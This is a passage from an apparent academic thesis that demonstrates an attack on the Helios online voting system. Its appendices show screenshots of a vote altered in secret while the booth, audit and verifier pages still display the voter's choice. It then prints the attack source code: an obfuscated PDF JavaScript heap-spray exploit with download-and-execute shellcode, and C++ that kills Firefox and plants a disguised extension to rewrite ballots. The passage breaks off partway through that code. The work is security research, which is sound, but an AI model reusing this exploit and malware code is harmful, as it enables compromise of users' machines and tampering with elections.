


Figure B.1: The home page of the IACR Elections

After the voter clicks on start button (in Figure B.1), the question page is displayed (figure B.2). As shown in the figure the voter 'Bart Preneel' is selected as the desired candidate. But in the background this vote is altered in favour of 'Saghar Estehghari'.

Figure B.2: The hacked question page in Helios. The vote is altered in the background without voter realising it.

On the confirmation page, shown in B.3, the name of the selected candidate is display. The malicious JavaScript changes the value returned as the name of the selected candidate to 'Bart Preneel' to hide the alteration of the ballot at this stage.

Figure B.3: The hacked confirmation page in Helios. In this page displays 'Bart Preneel' as the selected answer, but in reality the vote has been given in favour of 'Saghar Estehghari'

Figure B.4 shows two encryption pages with different hashes of the ballot. This is due to the fact that the ballot must be re-encrypted after it is audited.

If the voter decides to audit the ballot, figure B.5 is displayed to the voter. The data structure shown in the text area is the audited ballot. This data is hacked to show "answer": [1] which is related to 'Bart Preneel'.

The ballot verification program is shown in Figure B.6. The voter should paste the data structure given in the audition stage in the text area in this program and click on the verify button. The




Figure B.4: The hacked encryption pages in Helios. The left image shows the hash of the ballot before the user audits his/her ballot. The right image displays the same page after the auctions of the ballot. The reason why the hashes are different is that after the voter audits the ballot, it should be encrypted again.




Figure B.5: The hacked audit ballot page in Helios. As shown in the image the audited ballot in the text area contains the selected answer. As mentioned earlier, this data structure is modified to show “answer”: [1] which relates to ‘Bart Preneel’

program is hacked to show “Encryption is Verified” whether the encryption is verified or not. Again the voter in this stage will not realise that the ballot has been altered.

Helios requires authentication before the ballot submission. The voter should provide the username and password given in the invitation email (the authentication page is illustrated in Figure B.7). After the ballot submission the voter receives a confirmation email show in Figure B.8.

In Figure B.9, the results of the election are displayed. As shown in the image ‘Saghar Estehghari’

Helios Single-Ballot Verifier

This single-ballot verifier lets you enter an audited ballot and verify that it was prepared correctly.

Your Ballot:

```

65994413025989021442334511/31645303//925194039319469249649305/48003610513989/996
597107165375712283139206191962331880467377703000287005114461472508702"}},
"answer": [1], "randomness":
["236005273788608799684063053888471342821298711057580420100412934012783993303660
95936422660041540694791154446947655625321939908738366407386587050176228968843319
89192015903084300055458433903027538768411855409208504144719776618271975792268070
914397783995756189661106400494090376215729951586394931734161510349266",
"5486424132905735950405171759787469929990266194624091138890242811009761273344898

```

Verify

election fingerprint is 9xJd+NION5z9ZAuKcRMXADPPULM
ballot fingerprint is N/OPkgjMl/pn4DTi9XJgyMNQXpg
election fingerprint matches ballot
Ballot Contents:
Question #0 - IACR President : Bart Preneel
Encryption Verified
Proofs ok

Figure B.6: The hacked ballot verification page in Helios. This page is hacked to show “Encryption is Verified” whether the encryption is verified or not.

Helios Voting Booth

IACR Elections

Fingerprint: im9P1HKPa1acH0JnZ0/I2pZTINQ

(1) Select

(2) Encrypt

(3) Submit

(4) Done

Submit Your Encrypted Ballot

Your encrypted ballot is ready for submission.
All plaintext information has been removed from memory: all that remains is the encrypted vote.

Your encrypted vote fingerprint is:
qA0OeGRjFougyVW05M4Db2911Gs

To submit your encrypted vote, enter your login information below.
(Notice how we only ask for your login once your ballot plaintext has been discarded.)

IF YOU DO NOT HAVE YOUR ELECTION PASSWORD: enter your email address in the email field, then click "get password", and wait a few seconds for a notification.

Email: [get password](#)

Password:

send

Figure B.7: The authentication page in Helios

won the election by employing the attack. As displayed in Figure B.10, the election and the encrypted ballots are verified.




Figure B.8: The confirmation email sent by Helios



Figure B.9: The results of tally for IACR Elections



Figure B.10: Election verification of IACR Elections

Appendix C

Source-Code

In this chapter the complete code written to develop the attack is provided. In Section C.1 the malicious JavaScript code embedded in candidacy statement is given. This code may be hard to understand and read because random names have been used for both variables and functions. In Section C.2 the source code of the executable that installs the malicious extension is provided. Finally in Section C.3 the source code for the malicious extension is provided including, the JavaScript code in ‘overlay.js’ file, the XUL code in ‘overlay.xul’ file and the XML code in ‘chrome.manifest’.

C.1 The PDF File and the ‘Download and Exec’ Payload

Listing C.1: The obfuscated malicious JavaScript function embedded inside the PDF file

```
1  //<Document-Actions>
2  //<ACRO_source>Document Open</ACRO_source>
3  //<ACRO_script>
4  /***** belongs to: Document-Actions:Document Open *****/
5  function doIt(){
6  //the payload is stored in EHwfbqJovv
7  var EHwfbqJovv = unescape("%u9949%u4b92%u492f%u4237%ud693%u9b4b%u97fc%u994f%
    u2799%u2f2f%u2741%ufc90%uf84e%u469f%u4146%u93f5%ud69f%u40d6%ufd99%u9842%
    ufc41%u4a48%u424b%u4241%uf84f%u472f%u984a%u4f48%u9298%ufc27%u98f5%u4b46%
    ud6f9%u9b9b%u91f9%uf541%u9f9f%u9727%u432f%u484f%u4b98%ufd91%ufdfc%u47fc%
    uf991%u4b93%ufc37%u9392%u3ffc%ufd91%u9349%u3f4e%u97fd%ufc40%u4f9f%u92d6%
    u4f48%u9f99%ud693%u3f4b%u4b43%u9798%u274a%u4190%u9299%u4f9f%u9f98%u4899%
    u273f%u4e27%u374f%u4899%u43d6%u932f%u4897%uf99f%u4396%u964f%u4642%u974a%
    u434b%u9b4e%ufd43%u4840%u3746%u93fd%u3f4f%u4793%ufcd6%u9127%u4349%u9390%
```

u97d6%ufdfd%u2f4e%u994e%u999b%uf893%u4a40%u98fd%u90d6%uf8f8%u4b91%u964a%
u9299%u2f98%uf5f8%u984a%u3742%u994a%u4ef9%u4097%u4748%u91d6%u964b%u90f9%
u9697%uf59f%ud698%u974b%u9899%u994f%u9b2f%ufcd6%u9b42%u4042%ufcd6%u3f47%
u984f%u414b%u99f5%u439b%u9f4e%u9946%u3f46%u9093%u2f9b%uf83f%u97f8%u47fc%
u9791%u9742%u3f47%uf837%u9f96%u4390%ufd42%u3f4b%u9bfc%u424e%u3f3f%u274e%
u92d6%uf9fc%u9127%u2ff5%u2790%u484e%uf998%u37f8%u4e4e%u4b97%u4ed6%u2f49%
u9b48%u9f97%u2746%u9f3f%u9b46%ufd9b%u4399%u48f9%ufdfc%ufd3f%u4037%u9947%
u4b49%u2f27%u4e93%u43f9%u4247%u9ffc%u3ff8%u402f%uf5d6%u4091%u4846%uf5f5%
u379f%u9091%u9648%u9793%u37f5%u3f4e%u4e40%u27f8%u439f%uf5fc%u9b90%u919b%
u9348%u27f8%u9347%ufd9b%u4242%u9648%u91f5%uf94f%u4093%uf942%u4f90%u4390%
ud637%u2f48%u962f%uf92f%u9298%u903f%u9b9f%uf599%uf897%u423f%u9b3f%u434b%
ufd4a%u9b2f%u4240%u4b4f%uf54a%uf993%u4bf9%ufc9f%ufd92%u41f9%u4f4e%uf93f%
u9f3f%ufd37%u4891%u48fc%u374e%uf927%u4837%u2f9f%u4392%u42d6%ufc2f%uf993%
u2f90%u9bfd%u2f4f%u4847%ufd4b%u9948%u974b%u4742%uf846%u499f%u4237%u9f42%
u4899%u2f48%u4b92%uf9fd%u9148%u2740%u999f%u9347%u92f5%uf5f9%u2740%u439f%
u9291%u2799%u9749%ufc4e%uf94e%u484a%u4a37%u4340%u4f4e%uf537%ufc47%ufd47%
u4891%ud697%ufc92%u97fc%u4b47%uf840%u904a%u374f%u4296%u489b%ufc47%u4898%
u9bf8%u9bd6%u9199%u98f8%u9f92%u484b%u4737%u9091%u9b43%u4e40%ud941%u33ee%
ubac9%u7ab8%u42d2%u61b1%u74d9%uf424%u3158%u1750%uc083%u0304%u69e8%ub730%
u9ee3%u72ee%u57c0%u3a68%u691a%u08f5%uf068%u8a17%u0787%u8030%uf7a8%u273f%
u911a%u5159%u5c61%ucb61%u06fc%u190b%uad27%uf73e%ufa52%ude2c%u11cd%uf210%
ub007%u1f80%u5a50%ub53e%u7a4c%ud086%u9612%u692e%ue278%ubc1f%u19b4%udb06%
u0c26%u2f2d%uf031%uf0db%u60d0%uc9db%udd30%u0941%u913f%u74b9%u4378%u6b6e%
ud959%ud114%u5a2d%ubeb3%uca07%u2c3c%uf9c6%ud41d%ua772%uaff9%uc219%u5da2%
u6984%u7008%u9fd5%u6ec3%u3746%uc609%uaa8b%ua9ee%u4ca2%ud077%u302e%u281c%
ua881%ucad2%u27de%ue7aa%u8778%uac5d%u91e1%ub607%u284e%u18f8%u8b69%u4b1e%
ucaea%u8a8f%uf62b%u15ba%u42a1%udfb6%u2a0f%u55f6%u2ed1%u539c%ue715%u055d%
u9238%u5b03%u3a3e%u36a2%uf4e7%u8c1c%uced8%udff9%uc283%u2940%u8581%uc084%
u2cdc%u7ed7%ue974%u9cd2%ue6d1%u557d%u392a%u03b7%u05e7%ufe88%ufe8c%ua6a3%
u7028%u3e0b%u14aa%u43ad%u10df%u4aba%u7be5%u4ec0%u80f2%u5bd1%ua79d%u71da%
ub757%u67c9%ucc9b%u88d3%ud188%u8516%uc1b8%u8e07%ud8dd%ud838%u0501%udd44%
u1a20%ud254%u6ebf%uf866%u89c3%u6674%u9cee%u647f%u91c5%u7c7b%uba1d%u5b9c%
ud144%ua9b6%udc82%ucbbe%ueaa6%u3194%u03c0%u3fel%u24da%u0df3%u0ad4%u7bfc%
u6de4%ueb64%ufa60%ud6e7%u2da7%u556e%u54d2%uae40%uf874%ua4ef%u33b4%u263e%
u56db%uc511%udd42%u7704%u5eab%u12a5%u14d2%u9b2c%ub97d%u0dcb%u3918%ud271");

```

8      var CXWxqDQbwFDz = "";
9          //incrementing NOP with itself
10      for (nPoSjgUYbc=128;nPoSjgUYbc>=0;--nPoSjgUYbc) CXWxqDQbwFDz +=
          unescape("%u9147u2f37");
11      //suming NOP with the payload
12      LG = CXWxqDQbwFDz + EHwfbqJovv;
13      XrUMEjYKAF = unescape("%u9147u2f37");
14      SwAvBBRcFoACPeFUUmaqhKtbNk = 20;

```

```

15         RvSKmJfzEF = SwAvBBRcFoACPefUUmaqhKtbNk+LG.length
16         while (XrUMEjYKAF.length<RvSKmJfzEF) XrUMEjYKAF+=XrUMEjYKAF;
17         VpofzapfQS = XrUMEjYKAF.substring(0, RvSKmJfzEF);
18         ouwYiJurtLV = XrUMEjYKAF.substring(0, XrUMEjYKAF.length-RvSKmJfzEF
19             );
20         while(ouwYiJurtLV.length+RvSKmJfzEF < 0x40000) ouwYiJurtLV =
21             ouwYiJurtLV+ouwYiJurtLV+VpofzapfQS;
22         SWtajwX = new Array();
23         for (gSaIs=0;gSaIs<1450;gSaIs++) SWtajwX[gSaIs] = ouwYiJurtLV + LG
24             ;
25         var ZvhtheqrtKr = unescape("%09");
26         while(ZvhtheqrtKr.length < 0x4000) ZvhtheqrtKr+=ZvhtheqrtKr;
27         ZvhtheqrtKr = "N."+ZvhtheqrtKr;
28         //calling getIcon function and giving it an specially crafted
29         argument as input
30         Collab.getIcon(ZvhtheqrtKr);
31     }
32     //the function doIt() is executed after 10 seconds
33     app.setInterval("doIt()",10000);
34     //</ACRO_script>
35     //</Document-Actions>

```

C.2 The Executable to Install the Extension

Listing C.2: The obfuscated malicioius JavaScript fuction embedded inside the PDF file

```

1  // CreateFile.cpp : Defines the entry point for the console application.
2  //
3  #include "stdafx.h"
4  #include <windows.h>
5  #include <tchar.h>
6  #include <stdio.h>
7  #include <sstream>
8  #include <string>
9  #include <tlhelp32.h>
10 #include <iostream>
11 #include <sys/types.h>
12 #include <sys/stat.h>
13 #include <io.h>
14 #include "dirent.h"
15 #include <stdlib.h>
16 #include <assert.h>
17 #ifdef BORLANDC

```



```

18 #include <string.h>
19 #include <ctype.h>
20 #endif
21
22 using namespace std;
23
24 #define INFO_BUFFER_SIZE 32767
25
26
27 //exits application
28 int exit()
29 {
30     return 0;
31 }
32
33 //checks if it is XP
34 bool xpos()
35 {
36     OSVERSIONINFO osinfo;
37     BOOL xpos;
38
39     ZeroMemory(&osinfo, sizeof(OSVERSIONINFO));
40     osinfo.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
41
42     GetVersionEx(&osinfo);
43
44     xpos = (osinfo.dwMajorVersion == 5) && (osinfo.dwMinorVersion >= 1);
45     //checks if the os is XP otherwise it will be exsited
46     if(xpos)
47         return true;
48     else
49         exit();
50 }
51
52 //returns Firefox extentions directory
53 string getPath()
54 {
55     char info_buf[1024];
56     //returns windows installation directory, if the directory is not found
57     //the program will exit
58     if( !GetWindowsDirectoryA( info_buf, 1024 ) )
59         exit();
60     char drive = info_buf[0];

```

```

61     string ffpPath = ":\Program Files\Mozilla Firefox";
62     ffpPath = drive + ffpPath;
63     return ffpPath;
64 }
65
66 //Kills Firefox process running on client's machine
67 //source: http://www.physiology.wisc.edu/ravi/software/killproc/
68 int killFireFoxProcess(const char *procName)
69 // Created: 6/23/2000 (RK)
70 // Last modified: 3/10/2002 (RK)
71 // Please report any problems or bugs to kochhar@physiology.wisc.edu
72 // The latest version of this routine can be found at:
73 // http://www.neurophys.wisc.edu/ravi/software/killproc/
74 // Terminate the process "procName" if it is currently running
75 // This works for Win/95/98/ME and also Win/NT/2000/XP
76 // The process name is case-insensitive, i.e. "notepad.exe" and "NOTEPAD.EXE"
77 // will both work (for procName)
78 // Return codes are as follows:
79 // 0 = Process was successfully terminated
80 // 603 = Process was not currently running
81 // 604 = No permission to terminate process
82 // 605 = Unable to load PSAPI.DLL
83 // 602 = Unable to terminate process for some other reason
84 // 606 = Unable to identify system type
85 // 607 = Unsupported OS
86 // 632 = Invalid process name
87 // 700 = Unable to get procedure address from PSAPI.DLL
88 // 701 = Unable to get process list, EnumProcesses failed
89 // 702 = Unable to load KERNEL32.DLL
90 // 703 = Unable to get procedure address from KERNEL32.DLL
91 // 704 = CreateToolhelp32Snapshot failed
92 // Change history:
93 // modified 3/8/2002 - Borland-C compatible if BORLANDC is defined as
94 // suggested by Bob Christensen
95 // modified 3/10/2002 - Removed memory leaks as suggested by
96 // Jonathan Richard-Brochu (handles to Proc and Snapshot
97 // were not getting closed properly in some cases)
98 {
99     BOOL bResult, bResultm;
100     DWORD aiPID[1000], iCb=1000, iNumProc, iV2000=0;
101     DWORD iCbneeded, i, iFound=0;
102     char szName[MAX_PATH], szToTermUpper[MAX_PATH];
103     HANDLE hProc, hSnapShot, hSnapShotm;

```

```

104 OSVERSIONINFO osvi;
105 HINSTANCE hInstLib;
106 int iLen,iLenP,indx;
107 HMODULE hMod;
108 PROCESSENTRY32 procentry;
109 MODULEENTRY32 modentry;
110
111 // Transfer Process name into "szToTermUpper" and
112 // convert it to upper case
113 iLenP=strlen(procName);
114 if(iLenP<1 || iLenP>MAX_PATH) return 632;
115 for(indx=0;indx<iLenP;indx++)
116     szToTermUpper[indx]=toupper(procName[indx]);
117 szToTermUpper[iLenP]=0;
118
119 // PSAPI Function Pointers.
120 BOOL (WINAPI *lpfEnumProcesses)( DWORD *, DWORD cb, DWORD * );
121 BOOL (WINAPI *lpfEnumProcessModules)( HANDLE, HMODULE *,
122     DWORD, LPDWORD );
123 DWORD (WINAPI *lpfGetModuleBaseName)( HANDLE, HMODULE,
124     LPTSTR, DWORD );
125
126 // ToolHelp Function Pointers.
127 HANDLE (WINAPI *lpfCreateToolhelp32Snapshot)(DWORD,DWORD) ;
128 BOOL (WINAPI *lpfProcess32First)(HANDLE,LPPROCESSENTRY32) ;
129 BOOL (WINAPI *lpfProcess32Next)(HANDLE,LPPROCESSENTRY32) ;
130 BOOL (WINAPI *lpfModule32First)(HANDLE,LPMODULEENTRY32) ;
131 BOOL (WINAPI *lpfModule32Next)(HANDLE,LPMODULEENTRY32) ;
132
133 // First check what version of Windows we're in
134 osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFO);
135 bResult=GetVersionEx(&osvi);
136 if(!bResult) // Unable to identify system version
137     return 606;
138
139 // At Present we only support Win/NT/2000/XP or Win/9x/ME
140 if((osvi.dwPlatformId != VER_PLATFORM_WIN32_NT) &&
141     (osvi.dwPlatformId != VER_PLATFORM_WIN32_WINDOWS))
142     return 607;
143
144 if(osvi.dwPlatformId==VER_PLATFORM_WIN32_NT)
145 {
146     // Win/NT or 2000 or XP

```

```

147
148 // Load library and get the procedures explicitly. We do
149 // this so that we don't have to worry about modules using
150 // this code failing to load under Windows 9x, because
151 // it can't resolve references to the PSAPI.DLL.
152 hInstLib = LoadLibraryA("PSAPI.DLL");
153 if(hInstLib == NULL)
154     return 605;
155
156 // Get procedure addresses.
157 lpfEnumProcesses = (BOOL(WINAPI *) (DWORD *,DWORD,DWORD*))
158     GetProcAddress( hInstLib, "EnumProcesses" ) ;
159 lpfEnumProcessModules = (BOOL(WINAPI *) (HANDLE, HMODULE *,
160     DWORD, LPDWORD)) GetProcAddress( hInstLib,
161     "EnumProcessModules" ) ;
162 lpfGetModuleBaseName =(DWORD (WINAPI *) (HANDLE, HMODULE,
163     LPTSTR, DWORD )) GetProcAddress( hInstLib,
164     "GetModuleBaseNameA" ) ;
165
166 if(lpfEnumProcesses == NULL ||
167     lpfEnumProcessModules == NULL ||
168     lpfGetModuleBaseName == NULL)
169 {
170     FreeLibrary(hInstLib);
171     return 700;
172 }
173
174 bResult=lpfEnumProcesses(aiPID,iCb,&iCbneeded);
175 if(!bResult)
176 {
177     // Unable to get process list, EnumProcesses failed
178     FreeLibrary(hInstLib);
179     return 701;
180 }
181
182 // How many processes are there?
183 iNumProc=iCbneeded/sizeof(DWORD);
184
185 // Get and match the name of each process
186 for(i=0;i<iNumProc;i++)
187 {
188     // Get the (module) name for this process
189

```

```

190         strcpy(szName, "Unknown");
191         // First, get a handle to the process
192         hProc=OpenProcess (PROCESS_QUERY_INFORMATION|PROCESS_VM_READ,
193             FALSE,
194             aiPID[i]);
195         // Now, get the process name
196         if(hProc)
197         {
198             if(lpEnumProcessModules(hProc, &hMod, sizeof(hMod), &
199                 iCbneeded) )
200             {
201                 iLen=lpGetModuleBaseName(hProc, hMod, (LPTSTR)
202                     szName, MAX_PATH);
203             }
204         }
205         CloseHandle(hProc);
206         // We will match regardless of lower or upper case
207         #ifdef BORLANDC
208         if(strcmp(strupr(szName), szToTermUpper)==0)
209         #else
210         if(strcmp(_strupr(szName), szToTermUpper)==0)
211         #endif
212         {
213             // Process found, now terminate it
214             iFound=1;
215             // First open for termination
216             hProc=OpenProcess (PROCESS_TERMINATE, FALSE, aiPID[i]);
217             if(hProc)
218             {
219                 if(TerminateProcess(hProc, 0))
220                 {
221                     // process terminated
222                     CloseHandle(hProc);
223                     FreeLibrary(hInstLib);
224                     return 0;
225                 }
226                 else
227                 {
228                     // Unable to terminate process
229                     CloseHandle(hProc);
230                     FreeLibrary(hInstLib);
231                     return 602;
232                 }
233             }
234         }

```

```

230         }
231     else
232     {
233         // Unable to open process for termination
234         FreeLibrary(hInstLib);
235         return 604;
236     }
237 }
238 }
239 }
240
241 if(osvi.dwPlatformId==VER_PLATFORM_WIN32_WINDOWS)
242 {
243     // Win/95 or 98 or ME
244
245     hInstLib = LoadLibraryA("Kernel32.DLL");
246     if( hInstLib == NULL )
247         return 702;
248
249     // Get procedure addresses.
250     // We are linking to these functions of Kernel32
251     // explicitly, because otherwise a module using
252     // this code would fail to load under Windows NT,
253     // which does not have the Toolhelp32
254     // functions in the Kernel 32.
255     lpfCreateToolhelp32Snapshot=
256         (HANDLE (WINAPI *) (DWORD,DWORD))
257         GetProcAddress( hInstLib,
258             "CreateToolhelp32Snapshot" ) ;
259     lpfProcess32First=
260         (BOOL (WINAPI *) (HANDLE,LPPROCESSENTRY32))
261         GetProcAddress( hInstLib, "Process32First" ) ;
262     lpfProcess32Next=
263         (BOOL (WINAPI *) (HANDLE,LPPROCESSENTRY32))
264         GetProcAddress( hInstLib, "Process32Next" ) ;
265     lpfModule32First=
266         (BOOL (WINAPI *) (HANDLE,LPMODULEENTRY32))
267         GetProcAddress( hInstLib, "Module32First" ) ;
268     lpfModule32Next=
269         (BOOL (WINAPI *) (HANDLE,LPMODULEENTRY32))
270         GetProcAddress( hInstLib, "Module32Next" ) ;
271     if( lpfProcess32Next == NULL ||
272         lpfProcess32First == NULL ||

```

```

273         lpfModule32Next == NULL ||
274         lpfModule32First == NULL ||
275         lpfCreateToolhelp32Snapshot == NULL )
276     {
277         FreeLibrary(hInstLib);
278         return 703;
279     }
280
281     // The Process32.. and Module32.. routines return names in all
282     uppercase
283
284     // Get a handle to a Toolhelp snapshot of all the systems
285     processes.
286
287     hSnapShot = lpfCreateToolhelp32Snapshot(
288         TH32CS_SNAPPROCESS, 0 ) ;
289     if( hSnapShot == INVALID_HANDLE_VALUE )
290     {
291         FreeLibrary(hInstLib);
292         return 704;
293     }
294
295     // Get the first process' information.
296     procentry.dwSize = sizeof(PROCESSENTRY32);
297     bResult=lpfProcess32First(hSnapShot,&procentry);
298
299     // While there are processes, keep looping and checking.
300     while(bResult)
301     {
302         // Get a handle to a Toolhelp snapshot of this process.
303         hSnapShotm = lpfCreateToolhelp32Snapshot(
304             TH32CS_SNAPMODULE, procentry.th32ProcessID) ;
305         if( hSnapShotm == INVALID_HANDLE_VALUE )
306         {
307             CloseHandle(hSnapShot);
308             FreeLibrary(hInstLib);
309             return 704;
310         }
311         // Get the module list for this process
312         modentry.dwSize=sizeof(MODULEENTRY32);
313         bResultm=lpfModule32First(hSnapShotm,&modentry);
314
315         // While there are modules, keep looping and checking

```

```

314     while (bResultm)
315     {
316         if (strcmp((char*)modentry.szModule, szToTermUpper) == 0)
317         {
318             // Process found, now terminate it
319             iFound=1;
320             // First open for termination
321             hProc=OpenProcess (PROCESS_TERMINATE, FALSE,
322                               procentry.th32ProcessID);
323             if (hProc)
324             {
325                 if (TerminateProcess (hProc, 0))
326                 {
327                     // process terminated
328                     CloseHandle (hSnapshotm);
329                     CloseHandle (hSnapshot);
330                     CloseHandle (hProc);
331                     FreeLibrary (hInstLib);
332                     return 0;
333                 }
334                 else
335                 {
336                     // Unable to terminate process
337                     CloseHandle (hSnapshotm);
338                     CloseHandle (hSnapshot);
339                     CloseHandle (hProc);
340                     FreeLibrary (hInstLib);
341                     return 602;
342                 }
343             }
344             else
345             {
346                 // Unable to open process for termination
347                 CloseHandle (hSnapshotm);
348                 CloseHandle (hSnapshot);
349                 FreeLibrary (hInstLib);
350                 return 604;
351             }
352         }
353         else
354         { // Look for next modules for this process
355             modentry.dwSize=sizeof (MODULEENTRY32);
356             bResultm=lpfModule32Next (hSnapshotm, &modentry);

```



```

356             }
357         }
358
359         //Keep looking
360         CloseHandle(hSnapShotm);
361         procentry.dwSize = sizeof(PROCESSENTRY32);
362         bResult = lpfProcess32Next(hSnapShot,&procentry);
363     }
364     CloseHandle(hSnapShot);
365 }
366 if(iFound==0)
367 {
368     FreeLibrary(hInstLib);
369     return 603;
370 }
371 FreeLibrary(hInstLib);
372 return 0;
373 }
374 //check if the directory exists
375 bool checkDirExists(string path)
376 {
377     bool exists = false;
378     if ( access( path.c_str(), 0 ) == 0 )
379     {
380         struct stat dirExist;
381         stat( path.c_str(), &dirExist );
382
383         if ( dirExist.st_mode & S_IFDIR )
384         {
385             exists = true;
386         }
387     }
388     else
389     {
390         exists = false;
391     }
392     return exists;
393 }
394
395 bool checkFileExists(string path){
396     bool exists = false;
397     if ( access( path.c_str(), 0 ) == 0 )
398     {

```

```

399         struct stat dirExist;
400         stat( path.c_str(), &dirExist );
401
402         if ( !(dirExist.st_mode & S_IFDIR) )
403         {
404             exists = true;
405         }
406     }
407     else
408     {
409         exists = false;
410     }
411     return exists;
412
413 }
414 //create and writes into the files
415 string getJavaConsoleDirName(string path){
416     //source:http://www.softagalleria.net/dirent.php
417     DIR *extesionDir;
418     struct dirent *extesionSubDir;
419     string subDirName = "";
420     string entendedName = "";
421     /* open directory stream */
422     extesionDir = opendir (path.c_str());
423     if (extesionDir != NULL) {
424         /* print all the files and directories within directory */
425         while ((extesionSubDir = readdir (extesionDir)) != NULL) {
426             subDirName = extesionSubDir->d_name;
427             //{CAFEEEFAC-0016-0000-0013-ABCDEFFEDCBA}
428             if(subDirName.substr(0,9)== "{CAFEEEFAC"){
429
430                 entendedName = subDirName;
431                 break;
432             }
433         }
434
435         closedir (extesionDir);
436     }
437     else{
438         exit();
439     }
440     return entendedName;
441 }

```

```

442
443
444 void createAndWriteFiles(string path, char buffer[])
445 {
446     HANDLE hFile;
447     DWORD dwBytesToWrite = (DWORD)strlen(buffer);
448     DWORD dwBytesWritten = 0;
449
450     hFile = CreateFileA(path.c_str(), GENERIC_WRITE, 0, NULL, CREATE_ALWAYS,
451         FILE_ATTRIBUTE_NORMAL, NULL);
452     if (hFile == INVALID_HANDLE_VALUE)
453     {
454         exit();
455     }
456     while (dwBytesWritten < dwBytesToWrite)
457     {
458         if( FALSE == WriteFile(hFile, buffer + dwBytesWritten,
459             dwBytesToWrite - dwBytesWritten, &dwBytesWritten, NULL))
460         {
461             CloseHandle(hFile);
462             exit();
463         }
464     }
465     CloseHandle(hFile);
466 }
467 void createExtensionFiles(string contentPath)
468 {
469     char buffer2[] = "<?xml version=\"1.0\"?>\n\t<overlay id=\"myvote\"
470         xmlns=\"http://www.mozilla.org/keymaster/gatekeeper/there.is.only.
471         xul\">\n<script src=\"overlay.js\"/>\n\t<menupopup id=\"
472         menu_ToolsPopup\">\n\t<menuitem id=\"javaconsole1.6.0_14\" label=\"
473         Java Console\" insertafter=\"devToolsSeparator\"/>\n\t</menupopup>\n
474         </overlay>";
475     string xulPath = contentPath + "\\overlay.xul";
476     createAndWriteFiles(xulPath, buffer2);
477     char buffer3[] = "function changeVote(){\nvar browse = gBrowser.browsers
478         ;\nfor(i=0;i<browse.length;i++){ \nif(browse[i].currentURI.spec == '
479         http://v1.heliosvoting.org/elections/
480         agxoZWxpb3N2b3RpbmdyEASsCEVsZWN0aW9uGILNCAw/vote'){\nvar heliosDoc =
481         browse[i].contentDocument;\nvar head = heliosDoc.
